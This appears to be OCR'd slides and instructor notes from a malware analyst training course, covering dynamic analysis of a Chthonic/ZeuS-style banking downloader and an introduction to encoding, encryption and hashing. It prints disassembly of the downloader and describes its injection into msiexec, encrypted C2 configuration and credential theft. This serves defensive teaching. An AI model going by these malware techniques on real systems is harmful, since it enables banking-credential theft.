Results from Static Malware Analysis (cont.)

From the static analysis, we know the following:

- Using **FakeNet-NG**, get a view of the network functionality of this malware.
- Additionally, when running live malware, it is a good idea to also run **Procmon** and **Process Explorer** from the **SysInternals** suite.

FAST Foundational Analyst Security Training


 | 91

If you have a packet capture from an incident, this will help to distinguish the traffic generated by the malware from the traffic generated by the user to get a better timeline of the user actions causing the incident.

Always execute the malware with **Administrator** privileges so the full nature of the malware can be explored.

Results from Static Malware Analysis (cont.)

See the call to an external website, 250.255.255.239. This could be an Indicator of Compromise (IoC)



FAST Foundational Analyst Security Training


 | 92

If you have a packet capture from an incident, this will help to distinguish the traffic generated by the malware from the traffic generated by the user to get a better timeline of the user actions causing the incident.

Always execute the malware with **Administrator** privileges so the full nature of the malware can be explored.

Results from Static Malware Analysis (cont.)

See the malware msiexec.exe process called.




If you have a packet capture from an incident, this will help to distinguish the traffic generated by the malware from the traffic generated by the user to get a better timeline of the user actions causing the incident.

Always execute the malware with **Administrator** privileges so the full nature of the malware can be explored.

Results from Static Malware Analysis (cont.)

Once we have the network behavior of the malware, use that information to create firewall rules to prevent the malware from reaching back to a command and control server, prevent exfiltration, or persistence.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				4/11/2018 4:38 PM	
cmd.e...	Windows Comma...	(Verified) Micros...	c:\windows\syste...	1/8/1971 1:44 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/18/2019 10:07 AM	
VMwa...	VMware Tools C...	(Verified) VMwar...	c:\program files\v...	11/30/2017 3:19 ...	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				3/18/2019 10:26 AM	
SunJ...	Java Update Sch...	(Verified) Oracle ...	c:\program files (...	12/16/2018 2:05 ...	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				4/25/2018 1:03 PM	
OneD...	Microsoft OneDrive	(Verified) Micros...	c:\users\ieuser\a...	3/1/2019 1:38 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				3/18/2019 10:52 AM	
Googl...	Google Chrome I...	(Verified) Google ...	c:\program files (...	3/9/2019 10:00 PM	
n/a	Microsoft .NET IE...	(Verified) Micros...	c:\windows\syste...	2/7/2018 9:18 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Compo				3/18/2019 10:45 AM	
n/a	Microsoft .NET IE...	(Verified) Micros...	c:\windows\sysw...	2/7/2018 9:03 PM	

We do not believe this malware is persistent, but Dynamic Analysis will need to confirm.

FAST Foundational Analyst Security Training

Another step is to use autoruns.exe (SysInternals) to determine if the malware created any tasks to run the malware on startup creating a persistent attack.

Dynamic Malware Analysis Tabletop

 | 95

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

- ***Learn the set of malware artifacts an analyst should gather from an analysis.***
- ***Create actionable detection signatures from malware indicators.***

Dynamic Analysis

The dynamic analysis runs malware to examine its behavior, learn its functionality, and recognize technical indicators.

When all these details are obtained, they are used in the detection signatures.

The technical indicators

- Additionally, it will identify and locate the communication with the attacker-controlled external server.
  - The intention to do so may involve zeroing in on the C2 purposes or downloading additional malware files.

Dynamic Analysis: Risks

Dynamic malware analysis has inherent risk.

- This type of analysis can put the system at risk.
- As a matter of fact, during the development of this course, one of our lab developers infected a virtual system that was being used to develop our labs, setting our development back a few days.

FAST Foundational Analyst Security Training

We advise you to only execute malware on virtual machines or dedicated systems in isolated networks which are not connected to the internet. One of the reasons this particular topic does not have an interactive lab, is because we felt there was to much inherent risk, even with neutered malware.

Even when your executing the malware in virtual machines, it is not guaranteed that the host or your network is perfectly safe because malware developers always find surprising new ways for infection and make malware analysis harder to perform.

Introduction to Dynamic Malware Analysis

Dynamic Malware Analysis

- If at the point of conducting dynamic analysis, then static analysis is complete.
- Dynamic analysis can now provide even more information, including the following:
  - Registry Changes
  - Network Traffic Contacts
  - Information to Inform Intrusion Detection System (IDS) Filters and Rules

The Goal is to Prevent Future Attacks.

FAST Foundational Analyst Security Training

At this point, static malware analysis has already been performed and the information acquired has been documented.

Using the information obtained from static analysis, we can obtain additional information regarding the malware behavior on the system.

This can include registry changes, system changes, as well as network traffic so that IDS and firewall rules can be created. Ultimately, the goal of analysis is to stop the malware and prevent future attacks.

Introduction to Dynamic Malware Analysis (cont.)

Dynamic Malware Analysis

- Dynamic malware analysis should always be an analyst's first approach to discovering malware functionality.
- Static malware analysis can reveal information regarding the malware but is unable to provide information regarding persisting, communicating, and hiding.
- Perhaps, these Indicators of Compromise (IoCs) can be found via VirusTotal or other analysis websites; but, if the malware is relatively new, this might now be the case.

FAST Foundational Analyst Security Training

Dynamic analysis should always be an analyst's first approach to discovering malware functionality.

Static Malware analysis can reveal information regarding the malware but is unable to provide information regarding persisting, communicating, and hiding.

Perhaps these Indicators of Compromise can be found via VirusTotal or other analysis websites, but if the malware is relatively new, this might now be the case.

Tools for Dynamic Malware Analysis

- We used a few tools in the static malware analysis lab.
- In this exercise, we are going to look at **Flare VM**.
- **Flare VM** is an alternative Windows-based distribution of tools for malware analysis and forensics.
- Find it on **Git Hub**.

FAST Foundational Analyst Security Training

From the static analysis, here is what we know.

Here we can see that the strings utilized are calling some .dll files as well as the steps through the program. One string to note is at the very beginning Rich2k and then .text and .data.

ScreenShot #1

Using FakeNet-NG, we can get a view of the network functionality of this malware. If you have a packet capture from an incident, this will help to distinguish the traffic generated by the malware from the traffic generated by the user to get a better timeline of the user actions causing the incident. Additionally, when you are running live malware it is a good idea to also run Procmon and Process Explorer from the SysInternals suite. Always execute the malware with Administrator privileges so the full nature of the malware can be explored.

Screenshot #2

Once we have the network behavior of the malware, we can use that information to

create firewall rules to prevent the malware from reaching back to a command and control server, prevent exfiltration, or other persistence and communication.


Another step is to use autoruns.exe (SysInternals) to determine if the malware created any tasks to run the malware on startup creating a persistent attack.

Screenshot #3

At this point, you will need some knowledge of assembly because the next step would be to run the malware in a dissembler and walkthrough the process. This is time consuming so I will take you through a brief overview of the disassembly process.

Screenshot #4

Disassembly



At this point, some knowledge of assembly languages is needed because the next step would be to run the malware in a disassembler and walk through the process.

This is time consuming, so I will take you through a brief overview of the disassembly process.

Dynamic Analysis

We know that, once downloaded, the downloader injects itself into the msiexec.exe process.


- Initially, some data is recovered, so the malware knows how to proceed.
  - The OS version information is acquired.
- It seems that the downloader has some similarities to the Andromeda bot.

```
; Attributes: bp-based frame

public start
start proc near

nSize= dword ptr -304h
var_300= dword ptr -300h
VersionInformation= _OSVERSIONINFOA ptr -298h
Buffer= byte ptr -200h
var_100= dword ptr -100h

push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
sub     esp, 304h
push    ebx
push    esi
push    edi
call    sub_401A56
call    sub_401A56
call    sub_4014D7
push    2
pop     edi
mov     esi, 0AFh
```


Dynamic Analysis (cont.)

The Chthonic downloader contains an encrypted configuration file.

- The main data contained in the configuration file includes a list of C2 servers, a 16-byte key for RC4 encryption, UserAgent, and botnet id.
- After decrypting the configuration file, its individual parts are saved in a heap.



Dynamic Analysis (cont.)

The downloader puts together a system data package typical of ZeuS Trojans and encrypts it first using XorWithNextByte and then using RC4.

- Additionally, it is an essential aspect for developing the efficient removal tools that can definitely perform malware removal on an infected system.
- Next, the package is sent to one of the C2 addresses specified in the configuration file.
- In response, the malware receives an extended loader – a module in a format typical of ZeuS (i.e., not a standard PE file but a set of sections that are mapped to memory by the loader itself).

```
push    0FFFFFFF6h      ; nStdHandle
call    ds:GetStdHandle
call    sub_401865
call    sub_401848
push    offset aMax     ; "max"
call    nullsub_1
mov     esi, large fs:30h
call    sub_401A39
call    sub_401760
call    sub_401760
call    sub_4019D4
call    sub_401604
mov     eax, [esi+0Ch]
mov     esi, [eax+0Ch]
lea     eax, [esp+310h+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                         ; version of the operating system
push    14h
pop     edx
xor     ecx, ecx
mov     [esp+310h+nSize], 4
```


Dynamic Analysis (cont.)

The downloader puts together a system data package typical of ZeuS Trojans and encrypts it first using XorWithNextByte and then using RC4.

Including:


- Executable code
- Relocation table
- Point of entry
- Exported functions
- Import table.


```
push    0FFFFFFF6h      ; nStdHandle
call    ds:GetStdHandle
call    sub_401865
call    sub_401848
push    offset aMax     ; "max"
call    nullsub_1
mov     esi, large fs:30h
call    sub_401A39
call    sub_401760
call    sub_401760
call    sub_4019D4
call    sub_401604
mov     eax, [esi+0Ch]
mov     esi, [eax+0Ch]
lea     eax, [esp+310h+VersionInformation]
push    eax             ; lpVersionInformation
call    ds:GetVersionExA ; Get extended information about the
                         ; version of the operating system
push    14h
pop     edx
xor     ecx, ecx
mov     [esp+310h+nSize], 4
```


Dynamic Analysis (cont.)

The extended loader also contains a configuration file encrypted using the virtual machine. It loads the Trojan's main module, which in turn downloads all the other modules.

- The set of functions enables the malware to steal online banking credentials using a variety of techniques.


Questions?
FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
Foundational Analyst Security Training
© Capgemini 2019. All rights reserved | 108



Content Source:

https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_1_of_2
https://blogs.cisco.com/security/a_brief_history_of_malware_obfuscation_part_2_of_2


Module Overview:

Malware is capable of wreaking havoc on networks, it can bring about damage on a large scale, but only when it can remain in the system. To that end APT's have developed techniques for getting around detection tools that are created to stop them. Obfuscation of malware is the process of hiding the code, in order to prevent detection, and there are several ways this can be accomplished.

Attribution:

Agenda

ENCODING | ENCRYPTION | HASHING | OBFUSCATION



Upon completion of this topic, the student should be able to:

Understand the difference between Encoding, Encryption, Hashing, Obfuscation.

Understand how these tools are used to impact network security and hide information.

History of Malware Obfuscation

Malware authors realized early on that, to protect their code, they would have to find some way to stay ahead of network defenders…

Like you!

FAST Foundational Analyst Security Training

Instructor Notes:

Malware authors realized early on that in order to protect their code, they would have to find some way to stay ahead of network defenders… like you!

The longer malware can stay hidden, it has more time to enact its dastardly designs.

History of Malware Obfuscation (cont.)

The Brain virus, written by the Farooq Alvi brothers in 1986, would cover up attempts to read disk sectors that it had infected and, instead, display unmolested data.


FAST Foundational Analyst Security Training

Instructor Notes:

The first piece of malware that attempted to conceal its existence was also one of the earliest worldwide infectors.

The Brain virus, written by the Farooq Alvi brothers in 1986, would cover-up attempts to read disk sectors that it had infected, and instead display unmolested data.

This redirection, known as “garden-pathing,” where the protagonist is led down a seemingly innocent path to cover up malicious nature. This is an early example of some of the more complicated techniques employed by modern-day malware. Today we often see this in packers.



Instructor Notes:

There are several different ways APT's can hide their malicious creations

Encoding

The purpose of encoding is to transform data so that it can be properly (and safely) consumed by a different type of system.

Such as binary data being sent over email or viewing special characters on a web page

Examples:

- American Standard Code for Information Interchange (ASCII)
- Unicode
- Uniform Resource Locator (URL) Encoding
- base64

USASCII code chart

Bits	b_7 b_6 b_5	0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
b_4 b_3 b_2 b_1	Row / Column	0	1	2	3	4	5	6	7
0 0 0 0	0	NUL	DLE	SP	0	@	P	`	p
0 0 0 1	1	SOH	DC1	!	1	A	Q	a	q
0 0 1 0	2	STX	DC2	"	2	B	R	b	r
0 0 1 1	3	ETX	DC3	#	3	C	S	c	s
0 1 0 0	4	EOT	DC4	$	4	D	T	d	t
0 1 0 1	5	ENQ	NAK	%	5	E	U	e	u
0 1 1 0	6	ACK	SYN	&	6	F	V	f	v
0 1 1 1	7	BEL	ETB	'	7	G	W	g	w
1 0 0 0	8	BS	CAN	(	8	H	X	h	x
1 0 0 1	9	HT	EM	)	9	I	Y	i	y
1 0 1 0	10	LF	SUB	*	:	J	Z	j	z
1 0 1 1	11	VT	ESC	+	;	K	[	k	{
1 1 0 0	12	FF	FS	,	<	L	\	l	|
1 1 0 1	13	CR	GS	-	=	M	]	m	}
1 1 1 0	14	SO	RS	.	>	N	^	n	~
1 1 1 1	15	SI	US	/	?	O	_	o	DEL


The goal is **not** to keep information secret, but rather to ensure that it's able to be properly consumed.
Encoding transforms data into another format using a scheme *that is publicly available* so that it can easily be reversed. It does not require a key as the only thing required to decode it is the algorithm that was used to encode it.

https://danielmiessler.com/study/encoding-encryption-hashing-obfuscation/

Encryption

The purpose of encryption is to transform data to keep it secret from others.

- Such as sending someone a secret letter that only they should be able to read or securely sending a password over the Internet.
- Rather than focusing on usability, the goal is to ensure the data cannot be consumed by anyone other than the intended recipient(s).



Examples:
- Advanced Encryption Standard (AES)
- Blowfish
- RSA


FAST Foundational Analyst Security Training

Encryption transforms data into another format in such a way that *only specific individual(s)* can reverse the transformation. It uses a key, which is kept secret, in conjunction with the plaintext and the algorithm, in order to perform the encryption operation. As such, the ciphertext, algorithm, and key are all required to return to the plaintext.

Hashing

Hashing serves the purpose of ensuring integrity (i.e., making it so that, if something is changed, you can know that it is changed).

- Technically, hashing takes arbitrary input and produces a fixed-length string that has the following attributes:
  - The same input will always produce the same output.
  - Multiple disparate inputs should not produce the same output.
  - It should not be possible to go from the output to the input.
  - Any modification of a given input should result in drastic change to the hash.



Examples:
- Secure Hash Algorithm 3 (SHA-3)
- Message Digest 5 (MD5) (now obsolete)

FAST Foundational Analyst Security Training

Hashing is used in conjunction with authentication to produce strong evidence that a given message has not been modified. This is accomplished by taking a given input, hashing it, and then signing the hash with the sender's private key.

When the recipient opens the message, they can then validate the signature of the hash with the sender's public key and then hash the message themselves and compare it to the hash that was signed by the sender. If they match it is an unmodified message, sent by the correct person.

Obfuscation

